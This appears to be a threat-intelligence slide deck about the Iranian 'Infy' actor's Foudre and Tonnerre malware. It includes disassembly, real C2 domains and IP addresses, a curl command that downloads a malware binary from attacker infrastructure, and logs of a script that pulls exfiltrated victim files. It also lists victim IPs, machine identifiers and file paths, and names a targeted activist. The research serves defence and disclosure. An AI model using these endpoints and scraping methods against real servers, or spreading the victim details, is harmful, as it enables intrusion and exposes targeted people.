mov eax, [ebp+dom_tmp_filename]
call toner_write_file
xor eax, eax
push ebp
push offset seh18
push dword ptr fs:[eax]
mov fs:[eax], esp
lea edx, [ebp+q_d_path]
mov eax, q_d_file_pointer
mov eax, [eax]
call prepare_q_d_path
lea eax, [ebp+q_d_path]
push eax
lea ecx, [ebp+pub_key_file_str]
mov edx, ptr_to_underscore
movzx edx, word ptr [edx]
mov eax, offset a707507e6850931 ; "707507E6850931"
call decrypt_string ; pub.key
mov edx, [ebp+pub_key_file_str]
pop eax
call pub_key
mov ecx, [ebp+q_d_path]
mov edx, [ebp+sig_filename]
mov eax, [ebp+dom_tmp_filename]
call rsa_verify_signature_from_c2
test al, al
jz short loc_A428B1
```

```
mov [ebp+success_decrypt_rsa_flag], 1
```

Infy Threat Actor - background - 2017

- Anti-takedown is done across all communications with all C2 servers and protocol
- Example: The HTTP C2 updates the Tonnerre with the current FTP C2 server IP address

296/247/274/269

Obfuscate IP - 185.136.163.158

AD1NR/6SGH1TKbX5HPsMJ+naXxpvSFj:

The RSA signature

69

FTP ports 69,1512,443

127.0.0.1

3128

59.29.245.151 Public socks proxy's IP address


1512

443

Infy Threat Actor - background - 2017-2022

- The implications of the very strong opsec security are that security researchers in the last five years don't have ability to:
- Sinkhole is not useful - only victim's ip address may be collected.
- No access to exfiltrated data - encrypted with private key and uploaded securely
- Strong opSec prevent take down even if a research will be given access to the original C2 server
 - Sinkhole is not effective due to DGA
 - Send kill command/update malware version to non malicious - not possible
- Only option is to publish ioc's (malware hash, malware signature) - short term solution.

Infy Threat Actor - background - 2017-2022



Infy Threat Actor - 2022

- weakest link in Infy chain: the transmission of files from the C2 server to Iran
- INFY C2 server contains two backend domains which are not part of Foudre and Tonnerre DGA domains.
- Log1host.info.gf is used for Foudre backend and f1host.info.gf for Tonnerre (f for files)

Q 185.203.117.120

AS44901 - belcloud
Netblock: 185.203.117.0/24
Beldcloud LTD

Routable Beldcloud Categorize

151 1 4 3 10 0 0 0 2 0 0 12


Resolutions Whois Certificates Trackers Components Host Pairs OSINT Hashes Reverse DNS Projects Cookies Services

[Upgrade Your Account.](#)

RESOLUTIONS

1 - 144 of 144 Sort: First Seen Ascending 500 / Page

Resolve	First	Last	Source
☐ ns2.ed189ba5.xyz	2021-08-16	2022-03-02	riskiq
☐ ns1.ed189ba5.xyz	2021-08-16	2022-03-02	riskiq
☐ ed189ba5.xyz	2021-08-16	2022-02-23	riskiq
☐ mail.ed189ba5.xyz	2021-08-16	2022-02-12	riskiq
☐ log1host.info.gf	2021-08-23	2022-02-28	riskiq
☐ f1host.info.gf	2021-08-23	2022-02-28	riskiq
☐ ns2.737c0e06.xyz	2021-08-25	2022-03-08	riskiq
☐ ns1.737c0e06.xyz	2021-08-25	2022-03-08	riskiq




Infy Threat Actor - 2022

- C2 server used as an infection server for the 2nd stage of the attack. We guessed the predictable name of Tonnerre new versions binaries
- The decryption password was the same password used in previous version of Foudre.
- Conclusion: the two backend domains are not used by the newest version of Tonnerre.

C:\WINDOWS\system32\cmd.exe

```
C:\playground>curl http://log1host.info.gf/1/t00015-6.tmp- -o Tonnerre15.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total       Spent    Left  Speed
100 4150k  100 4150k    0     0  1833k      0  0:00:02  0:00:02 --:--:-- 1834k
```

t00015-6.tmp-



```
loc_733E08:
mov     eax, off_782F6C
mov     eax, [eax]
mov     byte ptr [eax+5Bh], 0
mov     eax, off_782F6C
mov     eax, [eax]
mov     edx, ds:dword_78D124
mov     [eax+0F4h], edx
mov     dword ptr [eax+0F0h], offset sub_733D8C
mov     eax, offset unk_78D150
mov     edx, offset aButWhenStateSe ; "But when st
call    tomer_assign_global_param
mov     eax, offset tonnerre_version
mov     edx, offset a00015 ; "00015"
call    tomer_assign_global_param
mov     ds:byte_78D166, 0
lea     eax, [ebp+var_4]
mov     ecx, ds:tonnerre_version
mov     edx, offset aTonnerre ; "tonnerre "
```

Infy Threat Actor - 2022

- log1host.info.gf and f1host.info.gf are used by the attackers to download and delete exfiltrated victims files.
- The C2 server includes a php backend script protected by a guessable password. The script provide a dirlist of the exfiltrated files directory and also ability to delete them
- We were able to download all Tonnerre and Foudre exfiltrated files over a period of 4 month and save them automatically sorted by victim.

```
Command Prompt
C:\>2022-02-13/15/2022-02-13-15-19-30_46.161.195.18_1023
C:\>2022-02-13/15/2022-02-13-15-19-32_46.161.195.18_3063
C:\>2022-02-13/15/2022-02-13-15-19-33_46.161.195.18_2999
C:\>2022-02-13/15/2022-02-13-15-19-34_46.161.195.18_3083
C:\>2022-02-13/15/2022-02-13-15-19-35_46.161.195.18_1541
C:\>2022-02-13/15/2022-02-13-15-19-36_46.161.195.18_2985
C:\>2022-02-13/15/2022-02-13-15-19-38_46.161.195.18_2839
C:\>2022-02-13/15/2022-02-13-15-19-39_46.161.195.18_3890
C:\>2022-02-13/15/2022-02-13-15-19-40_46.161.195.18_1826
C:\>2022-02-13/15/2022-02-13-15-19-42_46.161.195.18_1895
C:\>2022-02-13/15/2022-02-13-15-19-44_46.161.195.18_1262
C:\>2022-02-13/15/2022-02-13-15-19-46_46.161.195.18_1301
C:\>2022-02-13/15/2022-02-13-15-19-48_46.161.195.18_4031
C:\>2022-02-13/15/2022-02-13-15-19-49_46.161.195.18_2030
C:\>2022-02-13/15/2022-02-13-15-19-51_46.161.195.18_4835
C:\>2022-02-13/15/2022-02-13-15-19-52_46.161.195.18_3027
C:\>2022-02-13/15/2022-02-13-15-19-54_46.161.195.18_3522
C:\>2022-02-13/15/2022-02-13-15-19-56_46.161.195.18_2950
C:\>try connect to http://00ddad10.privatedns.org/blog/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2031
C:\>[download file: http://00ddad10.privatedns.org/blog/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2031_46.161.194.83_1804
C:\>[e285c851-f579-46d6-b0b5-b0b758ab0859]
C:\>[this is not a new victim's guid: e285c851-f579-46d6-b0b5-b0b758ab0859, not saving file
C:\>2022-02-15/18/2022-02-15-18-19-20_46.161.194.83_2310
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_4980
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_1286
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_2584
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_1840
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_3995
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_1955
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_4383
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_1160
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_1059
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_1406
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_4848
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_3311
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_4101
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_4138
C:\>2022-02-15/18/2022-02-15-18-19-24_46.161.194.83_2617
C:\>2022-02-15/18/2022-02-15-18-19-25_46.161.194.83_1777
C:\>2022-02-15/18/2022-02-15-18-19-25_46.161.194.83_3110
C:\>2022-02-15/18/2022-02-15-18-19-26_46.161.194.83_1089
C:\>2022-02-15/18/2022-02-15-18-19-26_46.161.194.83_2095
C:\>2022-02-15/18/2022-02-15-18-19-26_46.161.194.83_4383
C:\>2022-02-15/18/2022-02-15-18-19-27_46.161.194.83_4111
C:\>2022-02-15/18/2022-02-15-18-19-27_46.161.194.83_2600
C:\>2022-02-15/18/2022-02-15-18-19-27_46.161.194.83_3497
```

```
Command Prompt
2022-02-16 10:24:31.097000
try connect to http://50b6675f.xyz/en/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2031
[+]2022-02-15-16-05-37_113.203.63.152_4809
[+]found Foudre new file on server: 2022-02-15--16-05-37_113.203.63.152_4809 size: //6620//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--16-05-37_113.203.63.152_4809
[+]write file 2022-02-15--16-05-37_113.203.63.152_4809 to disk
[+]2022-02-15-16-40-35_113.203.63.152_2617
[+]found Foudre new file on server: 2022-02-15--16-40-35_113.203.63.152_2617 size: //4954//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--16-40-35_113.203.63.152_2617
[+]write file 2022-02-15--16-40-35_113.203.63.152_2617 to disk
[+]2022-02-15-17-15-36_113.203.63.152_4678
[+]found Foudre new file on server: 2022-02-15--17-15-36_113.203.63.152_4678 size: //8756//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--17-15-36_113.203.63.152_4678
[+]write file 2022-02-15--17-15-36_113.203.63.152_4678 to disk
[+]2022-02-15-18-19-17_46.161.194.83_4393
[+]found Foudre new file on server: 2022-02-15--18-19-17_46.161.194.83_4393 size: //21958//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--18-19-17_46.161.194.83_4393
[+]write file 2022-02-15--18-19-17_46.161.194.83_4393 to disk
[+]2022-02-15-18-48-22_37.129.152.65_3843
[+]found Foudre new file on server: 2022-02-15--18-48-22_37.129.152.65_3843 size: //5644//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--18-48-22_37.129.152.65_3843
[+]write file 2022-02-15--18-48-22_37.129.152.65_3843 to disk
[+]2022-02-15-19-23-24_37.129.152.65_1967
[+]found Foudre new file on server: 2022-02-15--19-23-24_37.129.152.65_1967 size: //12298//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--19-23-24_37.129.152.65_1967
[+]write file 2022-02-15--19-23-24_37.129.152.65_1967 to disk
found files in http://50b6675f.xyz/en/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2031
try connect to http://50b6675f.xyz/en/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2031
[+]2022-02-11-19-10-09_46.161.195.18_4882
[+]already exists Foudre file: 2022-02-11--19-10-09_46.161.195.18_4882
```

Name	Date modified
83.22...	10/03/2022 9:32
46.16...	09/03/2022 18:01
113.2...	03/03/2022 11:59
46.16...	27/02/2022 11:17
37.12...	27/02/2022 10:13
83.12...	27/02/2022 7:27
83.12...	21/02/2022 17:47
46.16...	21/02/2022 17:46
83.12...	21/02/2022 17:46
5.115...	21/02/2022 9:32
46.16...	21/02/2022 9:32
185...	21/02/2022 9:32
46...	21/02/2022 9:32
46...	21/02/2022 9:32
46...	19/02/2022 13:23
46...	16/02/2022 10:24
46...	15/02/2022 14:38
46...	13/02/2022 18:06
185...	13/02/2022 9:29
5.115...	31/01/2022 10:08
5.115...	26/01/2022 21:57
5.117...	26/01/2022 19:21
183...	16/01/2022 18:44
5.115...	16/01/2022 2:23
5.117...	14/01/2022 15:36
5.116...	13/01/2022 15:09
5.117...	10/01/2022 9:23
5.117...	09/01/2022 17:16
5.117...	09/01/2022 17:16
5.116...	09/01/2022 9:50
185...	09/01/2022 9:50
185...	09/01/2022 9:50
5.117...	09/01/2022 9:50
5.117...	09/01/2022 9:49
5.117...	09/01/2022 9:49
183...	30/12/2021 17:40
5.117...	30/12/2021 17:22
5.117...	20/12/2021 17:19
5.12...	20/12/2021 12:19

Infy Threat Actor - 2022

- Tonnerre files includes obfuscated metadata which is not encrypted

```
0001 0203 0405 0607 0809 0A0B 0C0D 0E0F 0123456789ABCDEF
0x018120 4D44 4D34 4D44 417A 4D54 4177 4E6A 4D77 MDM4MDAzmTawNjMw
0x018130 4D44 4A45 4D44 4132 4D6A 4177 4D7A 5577 MDJEMDA2MjAwMzUw
0x018140 4D44 4D31 4D44 417A 4F54 4177 4D6B 5177 MDM1MDAzoTawMkQw
0x018150 4D44 5979 4D44 417A 4F44 4177 4D7A 5577 MDYyMDAzoDAwMzUw
0x018160 4D44 4D31 4D44 417A 4E7A 4177 0D0A 4E6A MDM1MDAznZaw..Nj
0x018170 4D77 4D44 5931 4D44 4132 4E6A 4177 4D7A MwMDY1MDA2NjAwMz
0x018180 4577 4D44 597A 4D44 417A 4F44 4177 4E6A EwMDYzMDAzoDAwNj
0x018190 4977 4D44 4245 4D44 4177 5154 4177 4E44 IwMDBEMDAwQTawND
0x0181A0 4D77 4D44 4E42 4D44 4131 517A 4177 4E54 MwMDNBMDA1QzAwNT
0x0181B0 5577 4D44 637A 4D44 4132 0D0A 4E54 4177 UwMDczMDA2..NTAw
0x0181C0 4E7A 4977 4D44 637A 4D44 4131 517A 4177 NzIwMDczMDA1QzAw
0x0181D0 4E6A 5977 4D44 6330 4D44 4133 4D44 4177 NjYwMDc0MDA3MDAw
0x0181E0 4D6B 5177 4D44 637A 4D44 4133 4E44 4177 MkQwMDczMDA3NDAw
0x0181F0 4E6B 4977 4D44 5644 4D44 4130 4D54 4177 NkIwMDVMDA0MTAw
0x018200 4E7A 4177 4D44 6377 0D0A 4D44 4130 4E44 NzAwMDcw..MDA0ND
0x018210 4177 4E6A 4577 4D44 6330 4D44 4132 4D54 AwNjEwMDc0MDA2MT
0x018220 4177 4E55 4D77 4D44 5244 4D44 4132 526A AwNUMwMDRDMDA2Rj
0x018230 4177 4E6A 4D77 4D44 5978 4D44 4132 517A AwNjMwMDYxMDA2Qz
0x018240 4177 4E55 4D77 4D44 5530 4D44 4132 4E54 AwNUMwMDU0MDA2NT
0x018250 4177 4E6B 5177 0D0A 4D44 6377 4D44 4131 AwNkQw..MDcwMDA1
0x018260 517A 4177 4E7A 4177 4D44 637A 4D44 4132 QzAwNzAwMDczMDA2
0x018270 4E6A 4177 4D7A 4977 4D44 4D77 4D44 417A NjAwMzIwMDMwMDAzm
0x018280 4D6A 4177 4D7A 4977 4D44 4A45 4D44 417A MjAwMzIwMDJEMDAzm
0x018290 4D7A 4177 4D6B 5177 4D44 4D78 4D44 417A MzAwMkQwMDMxMDAzm
0x0182A0 4D44 4177 0D0A 4D6B 5177 4D44 4A45 4D44 MDAw..MkQwMDJEMD
0x0182B0 417A 4F54 4177 4D6B 5177 4D44 4D32 4D44 AzOTAwMkQwMDM2MD
0x0182C0 4179 5244 4177 4D7A 5577 4D44 4D35 4D44 AyRDAwMzUwMDM5MD
0x0182D0 4179 5254 4177 4E7A 5177 4D44 5A45 4D44 AyRTAwNzQwMDZEMD
0x0182E0 4133 4D44 4177 A3MDAw
```

Untitled1 (readonly)

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x00	4300	3A00	5C00	5500	7300	6500	7200	7300	C.:.\.U.s.e.r.s.
0x10	5C00	6600	7400	7000	2D00	7300	7400	6B00	\. [REDACTED]
0x20	5C00	4100	7000	7000	4400	6100	7400	6100	\.A.p.p.D.a.t.a.
0x30	5C00	4C00	6F00	6300	6100	6C00	5C00	5400	\.L.o.c.a.l.\.T.
0x40	6500	6D00	7000	5C00	7000	7300	6600	3200	e.m.p.\.p.s.f.2.
0x50	3000	3200	3200	2D00	3300	2D00	3100	3000	0.2.2.-.3.-.1.0.
0x60	2D00	2D00	3900	2D00	3600	2D00	3500	3900	-.9.-.6.-.5.9.
0x70	2E00	7400	6D00	7000					..t.m.pj.

Exfiltrated file name

Infy Threat Actor - 2022

- Interesting Victims - located in Sweden, first infection in March 10
- Victim is a Windows server hosting a Titan ftp server and mini-httpd web server

```
2022-03-10 10:40:25.799000
try connect to http://log1host.info.gf/en/dirt/fdir.php
try connect to http://log1host.info.gf/en/dirm/fdir.php
try connect to http://f1host.info.gf/blog/dirt/fdir.php
[+]2022-03-10/08/2022-03-10--08-37-03__83.2..._3747
```

ftp [REDACTED] User name

13f6b43a-6ca9-481c-b559 [REDACTED] machineGuid

NCT [REDACTED] Host Name

fdir1 Path to store on C2 server

00016 Tonnerre Version

C:\Users\ftp [REDACTED] AppData\Local\Temp\psf2022-3-9--17-46-58.tmp

Open Ports

21

443

8090

// 21 / TCP

Titan ftpd 17.00.3095

Screen Capture file

Infy Threat Actor - 2022

- Attacker machine in Iran probably used for testing infected malicious Word file with macro.
- Word filename “mollajoon_sarbazi_” is an opposition leader to the Iranian Islamic regime
- We found files from computer name test and user test2 which were used by the attackers.

DESKTOP-MSJ4V9T

fdir1

00016 Tonnerre version

5f651d15-0f69-4e6d-9ee6-ee0a98304b0b

Machine GUID

=

User

F:\xls of second work\pics\Screenshot_20220119-210555_WhatsApp.jpg

F:\SanDiskMemoryZone_QuickStartGuide.pdf

F:\xls of second work\pics\Screenshot_20220119-205951_WhatsApp.jpg

F:\xls of second work\pics\Screenshot_20220119-205025_WhatsApp.jpg

F:\xls of second work\pics\Screenshot_20220119-205928_WhatsApp.jpg

F:\xls of second work\old project\mollajoon_sarbazi_.docx

F:\xls of second work\pics\words for send\s3.docx

F:\xls of second work\pics\Screenshot_20220122-221103_WhatsApp.jpg

F:\xls of second work\pics\Screenshot_20220119-215158_X Plus.jpg



@mollajoon_sarbazi_

Junaeid_mollazaei / جلید سربازی

@mollajoon_sarbazi_

#Baluchistan The Baloch people, because of their poverty, start fueling to get a halal morsel, and they may be caught or lose their lives and property in this way, and eventually their bodies will return in different conditions. Some of them are flooded in this way and some of them are set on fire by the agents of the Islamic Republic and some of them suffer tragic accidents on the roads of death. #Baluchistan #Baluchistan_is_beautiful #Soldier #Chabahar #Iranshahr #Saravan #Zahedan #Poverty #Unemployment #Addiction #Drugs

📍 SISTAN AND BALUCHESTAN PROVINCE

Infy Threat Actor - 2022

- Victim in Iran - first infection June 27, 2022
- Activist against violation of human rights in Iran
<http://www.asre-nou.net/1384/azar/1/m-gozaresh-aban.html>
- 1800 files were exfiltrated on the first day.

1675	G:\Transfer\articles\hope\social hope-final1.docx
1676	G:\Transfer\articles\hope2 & movement\~\$pe&movement.docx
1677	G:\Transfer\articles\hope2 & movement\†@i/G.docx
1678	G:\Transfer\articles\hope2 & movement\hope&movement.docx
1679	G:\Transfer\articles\hope2 & movement\hope&movement.final2222.docx
1680	G:\Transfer\articles\hope2 & movement\hope.final1.docx
1681	G:\Transfer\articles\Justice\001_298572643.docx
1682	G:\Transfer\articles\Justice\9/'D* 'i1'F A1/' .docx
1683	G:\Transfer\articles\Justice\9/'D*-2.docx
1684	G:\Transfer\articles\Justice\9/'D*-3.docx
1685	G:\Transfer\articles\Justice\9/'D*-4.docx
1686	G:\Transfer\articles\Justice\EIJH_Volume 25_Issue 4_Pages 1-18.docx



Iranian human rights activists in Europe and North America
**Monthly report (November 2005) on widespread,
continuous and planned human rights violations in
Iran**

!Human rights organizations
!Iranians defending human rights

Infy Threat Actor - 2022

- Foudre victim in Israel since July 17 2022

2022-07-17--10-02-02_82.81[REDACTED]_3473

132	82.81[REDACTED]	mail.[REDACTED].co.il.	2022-01-29	2022-07-16
-----	-----------------	------------------------	------------	------------

Infy Threat Actor - 2022

- Probably a new capability of taking screen captures automatically when the victim is using one of the social network applications or browsing.
- Support WhatsApp, Telegram X plus Messenger, Chrome and Instagram

← → C Not secure | dbe1c463.privatedns.org/f/DESKTOP-M

37.129.243.136
4219546160
2022-02-26 15:43:38

37.129.243.136
4219546160
2022-02-26 15:59:44

37.129.243.136
4219546160
2022-02-26 16:07:48

37.129.243.136
4219546160
2022-02-26 16:23:54

37.129.243.136
4219546160
2022-02-26 16:31:57

37.129.243.136
4219546160
2022-02-26 16:40:00

37.129.243.136
4219546160
2022-02-26 16:51:18

37.129.243.136
4219546160
2022-02-26 16:59:37

37.129.243.136
4219546160
2022-02-26 17:21:39

37.129.243.136
4219546160
2022-02-26 17:37:45

37.129.243.136
4219546160
2022-02-26 17:45:48

G:\Screenshot_20220123-074211.jpg

G:\Screenshot_20220122-220654_WhatsApp.jpg

G:\Screenshot_20220305-133138_Telegram X.jpg

G:\Screenshot_20211113-171810_Instagram.jpg

G:\Screenshot_20220305-133907_Telegram X.jpg

G:\Screenshot_20211110-095157_Instagram (1).jpg

G:\Screenshot_20220313-135900_X Plus.jpg

Infy Threat Actor - 2022

- The threat actor copied the C2 to a new C2 server on April 1. The IP is: 212.73.150.155
- The log1host and f1host backend domains were not used until May 25
- But, we were still able to download all exfiltrated files using DGA domain names
- The default page of the new C2 is different


Not secure | f6377630.jpg

CyberPanel Installed

You have successfully installed CyberPanel, please remove this page and upload your website. :)

[CyberPanel Forums](#) [Documentation](#)

Not secure | https://cf0114b2.xyz/



```
CA: Command Prompt

C:\playground\malware\foudre\tonnerre_version_14_15>python dirt_php.py
2022-04-19 15:44:25.951000
try connect to http://cf0114b2.xyz/en/dirt/fdir.php?2022%2D04%2D19%2D15%2D44%2D25
-----HostDownloaderFilesL-----
//./2022-04-01--06-12-03_161.195.18_4123///13468///
//./2022-04-01--12-15-52_23.158.226_4459///6050///
//./2022-04-01--12-22-24_161.195.18_1587///71920///
//./2022-04-01--12-50-48_23.158.226_2700///10098///
//./2022-04-01--14-40-44_23.158.226_1033///8870///
//./2022-04-01--16-03-37_7.135.244_2011///6720///
//./2022-04-01--16-23-11_23.153.204_2838///7898///
//./2022-04-01--16-38-34_47.135.244_1972///5898///
//./2022-04-01--16-42-26_161.195.18_4886///16408///
//./2022-04-01--16-58-11_123.153.204_4905///10382///
//./2022-04-01--17-13-59_6.129.235.9_2035///5910///
//./2022-04-01--17-31-36_123.153.204_3867///6616///
//./2022-04-01--17-48-37_6.129.235.9_3551///5012///
//./2022-04-02--05-25-21_161.195.18_3132///26732///
//./2022-04-02--06-14-59_123.213.70_3576///11132///
//./2022-04-02--09-35-24_129.88.178_2749///13086///
//./2022-04-02--10-10-23_129.88.178_4237///10010///
```

Infy Threat Actor - 2022

We achieved the following :

- Generated a heatmap and mapped all victims
- Accessed the latest malware binaries
- Accessed attackers testing infrastructure and future phishing lures
- Accessed file names from attackers' testing machines and attributes of the attackers
They used three Windows machine guids, their backend IP addresses were in Iran.
- Deleted all exfiltrated files (but after a short while the attacker could block us)
- Changed exfiltrated files (uploaded our own encrypted files and overwrote existing ones)


But we couldn't not perform a long term takedown...

Name	Date modified	Type
46.161.195.18	29/03/2022 18:08	File folder
37.129.16.204	24/03/2022 1:43	File folder
83.122.37.82	21/03/2022 18:01	File folder
46.161.197.208	20/03/2022 17:38	File folder
83.227.4.5	15/03/2022 15:44	File folder
185.255.47.49	15/03/2022 15:43	File folder
46.161.198.27	09/03/2022 18:01	File folder
113.203.75.58	03/03/2022 11:59	File folder
37.129.50.81	27/02/2022 10:13	File folder
83.123.49.89	27/02/2022 7:27	File folder
83.122.204.120	21/02/2022 17:47	File folder
46.161.197.37	21/02/2022 17:46	File folder
83.122.127.180	21/02/2022 17:46	File folder
5.115.234.253	21/02/2022 9:32	File folder
46.161.194.7	21/02/2022 9:32	File folder
185.255.44.199	21/02/2022 9:32	File folder
46.161.198.47	19/02/2022 13:23	File folder
46.161.194.83	16/02/2022 10:24	File folder
46.161.194.65	15/02/2022 14:38	File folder
5.117.170.228	13/02/2022 18:08	File folder
185.255.44.83	13/02/2022 9:29	File folder
5.115.218.57	31/01/2022 10:08	File folder
5.115.35.28	26/01/2022 21:57	File folder
5.117.195.146	26/01/2022 19:21	File folder
185.255.47.6	16/01/2022 18:44	File folder
5.115.140.178	16/01/2022 2:23	File folder
5.117.192.161	14/01/2022 15:36	File folder
5.116.152.93	13/01/2022 15:09	File folder
5.115.133.134	10/01/2022 9:22	File folder
5.116.85.92	09/01/2022 17:16	File folder
50.116.27.113	09/01/2022 17:16	File folder
46.161.197.198	09/01/2022 9:50	File folder
185.255.47.108	09/01/2022 9:50	File folder
185.255.46.77	09/01/2022 9:50	File folder

A screenshot of a Windows command prompt window. The title bar reads "C:\WINDOWS\system32\cmd.exe". The command prompt shows the current directory as "C:\playground\malware\foudre\tonnerre_version_14_15" and the command "python dirt_php.py" has been entered. The output is not visible, suggesting the command is still running or the output is being redirected.

OopsSec Meter - Infy - 27/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap		Industry 2	
Attack Vectors mapping		3	
Access C2 backend code			
Achieve victims exfiltrated data			10
Attacker malicious techniques			
Built-in sinkhole capabilities			
Attackers communication channels			
Attribution - identity		Partial - 7	
Disinformation attack	5		
Take-Down			



References

1. After finishing my research, I found a public research by Checkpoint which details some of the findings I also found independently regarding the MAAS Android
